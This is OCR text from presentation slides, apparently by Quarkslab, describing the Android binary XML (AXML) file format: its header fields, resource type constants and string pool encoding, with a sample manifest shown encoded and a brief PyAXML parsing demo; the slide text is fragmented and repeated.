namespaceURI	u32	4	0xffffffff
name	u32	4	0xffffffff
attributevalue	u32	4	0x140014
len_attributes	u32	4	
styleAttribute	i16	2	-1
styleAttribute	i16	2	-1
Attributes			

lineNumber	u32	4	0x0
Comment	u32	4	0xffffffff

Attribute

...

Attribute

namespaceURI	u32	4	0xffffffff
name	u32	4	0xffffffff
value	u32	4	0xffffffff
type	u32	4	0xffffffff
data	u32	4	0xffffffff

AXMLHeader	RES_XML_END_ELT_TY	16	
ResXML			
namespaceURI	u32	4	0xffffffff
name	u32	4	0xffffffff

AXMLHeader	RES_XML_..._NS_TYP	16	
ResXML			
prefix	u32	4	0xffffffff
uri	u32	4	0xffffffff

TYPE


ResType (u16)

```
RES_NULL_TYPE = 0x0000;
RES_STR_POOL_TYPE = 0x0001;
RES_TABLE_TYPE = 0x0002;
RES_XML_TYPE = 0x0003;

RES_XML_FIRST_CHUNK_TYPE = 0x0100;
RES_XML_ST_NS_TYPE= 0x0100;
RES_XML_END_NS_TYPE = 0x0101;
RES_XML_ST_ELT_TYPE = 0x0102;
RES_XML_END_ELT_TYPE = 0x0103;
RES_XML_CDATA_TYPE = 0x0104;
RES_XML_LAST_CHUNK_TYPE = 0x017f;

RES_XML_RESOURCE_MAP_TYPE = 0x0180;

RES_TABLE_PACKAGE_TYPE = 0x0200;
RES_TABLE_TYPE_TYPE = 0x0201;
RES_TABLE_TYPE_SPEC_TYPE = 0x0202;
RES_TABLE_LIBRARY_TYPE = 0x0203;
RES_TABLE_OVERLAYABLE_TYPE = 0x0204;
RES_TABLE_OVERLAYABLE_POLICY_TYPE = 0x0205;
RES_TABLE_STAGED_ALIAS_TYPE = 0x0206;
```

Legend	
- - - - - -	Optional block
———	Define block
←	Pointer or index
(	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

AXML in on figure



AXML File

AXMLHeader	RES_XML_TYPE	8
String blocks		
Resource Map		
Resource XML		

type	ResType	2	RES_XML_TYPE
hnd_size	u32	4	8
size	u16		2

AXMLHeader_STRING_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement

...

XMLElement

AXMLHeader	RES_STRING_POOL_TY	28
len_stringblocks	u32	4
len_styleblocks	u32	4
flags	u32	4
stringoffset		4
	u32	4
	i32	4
...		
set	i32	4
leoffset	i32	4
...		
set	i32	

ringBlock

ResXMLStartNamespace

ResXMLEndNamespace

size	u16	2
data	string	...

encoding

Strings encode example

if UTF8 flag enable

\x03\x03\x61\x62\x63\x00...

if UTF16 flag enable

\x03\x00\x61\x00\x62\x00\x63\x00...

_TYF 16

lineNumber	u32	4	0x0
Comment	u32	4	0xffffffff

-1

Attribute

...

Attribute

namespaceURI	u32	4	0xffffffff
name	u32	4	0xffffffff
value	u32	4	0xffffffff
type	u32	4	0xffffffff
data	u32	4	0xffffffff

ELT_TY 16

0xffffffff

4 0xffffffff

AXMLHeader	RES_XML_..._NS_TYP	16
ResXML		

prefix	u32	4	0xffffffff
uri	u32	4	0xffffffff

TYPE

ResType (u16)

RES_NULL_TYPE = 0x0000;
RES_STR_POOL_TYPE = 0x0001;
RES_TABLE_TYPE = 0x0002;
RES_XML_TYPE = 0x0003;

RES_XML_FIRST_CHUNK_TYPE = 0x0100;
RES_XML_ST_NS_TYPE= 0x0100;
RES_XML_END_NS_TYPE = 0x0101;
RES_XML_ST_ELT_TYPE = 0x0102;
RES_XML_END_ELT_TYPE = 0x0103;
RES_XML_CDATA_TYPE = 0x0104;
RES_XML_LAST_CHUNK_TYPE = 0x017f;


RES_XML_RESOURCE_MAP_TYPE = 0x0180;

RES_TABLE_PACKAGE_TYPE = 0x0200;
RES_TABLE_TYPE_TYPE = 0x0201;
RES_TABLE_TYPE_SPEC_TYPE = 0x0202;
RES_TABLE_LIBRARY_TYPE = 0x0203;
RES_TABLE_OVERLAYABLE_TYPE = 0x0204;
RES_TABLE_OVERLAYABLE_POLICY_TYPE = 0x0205;
RES_TABLE_STAGED_ALIAS_TYPE = 0x0206;

Legend	
- - - - - -	Optional block
———	Define block
←	Pointer or index
(	Length of elements


Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on the format



```
<manifest package="org.paris2024.ticketapp" platformBuildVersionCode="34">
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```


Focus on the format



```
<manifest package="org.paris2024.ticketapp" platformBuildVersionCode="34">
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```

index	stringblocks
0	manifest
1	package
2	org.paris2024.ticketapp
3	platformBuildVersionCode
4	uses-permission
5	android
6	name
7	android.permission.INTERNET


Focus on the format



```
<manifest package="org.paris2024.ticketapp" platformBuildVersionCode="34">
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```

index	stringblocks
0	manifest
1	package
2	org.paris2024.ticketapp
3	platformBuildVersionCode
4	uses-permission
5	android
6	name
7	android.permission.INTERNET


Focus on the format



```
<manifest package="org.paris2024.ticketapp" platformBuildVersionCode="34">
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```

index	stringblocks	Resource Map
0	name	16842755


Focus on the format



```
<manifest package="org.paris2024.ticketapp" platformBuildVersionCode="34">
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```

index	stringblocks	Resource Map
0	name	16842755
1	manifest	
2	package	
3	org.paris2024.ticketapp	
4	platformBuildVersionCode	
5	uses-permission	
6	android	
7	android.permission.INTERNET	

Focus on the format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map


Resource XML

```
<manifest package="org.paris2024.ticketapp" platformBuildVersionCode="34">
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```

index	stringblocks	Resource Map
0	name	16842755
1	manifest	
2	package	
3	org.paris2024.ticketapp	
4	platformBuildVersionCode	
5	uses-permission	
6	android	
7	android.permission.INTERNET	

```
<1 2=3 4=34>
    <5 6:0=7/>
</1>
```

Focus on the format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map

Resource XML

```
<manifest package="org.paris2024.ticketapp" platformBuildVersionCode="34">
    <uses-permission android:name="android.permission.INTERNET"/>
</manifest>
```

index	stringblocks	Resource Map
0	name	16842755
1	manifest	
2	package	
3	org.paris2024.ticketapp	
4	platformBuildVersionCode	
5	uses-permission	
6	android	
7	android.permission.INTERNET	

```
<1 2=3 4=34>
     <5 6:0=7/>
</1>
```


Let's go try PyAXML

Quarkslab

Demo

```python
def replace_activity(input_file, output_file, activity_name, new_activity_name):
  with open(input_file, "rb") as f:
    axml, _ = pyaxml.AXML.from_axml(f.read()) # Read AXML file
    xml = axml.to_xml() # Extract XML object
```

Demo

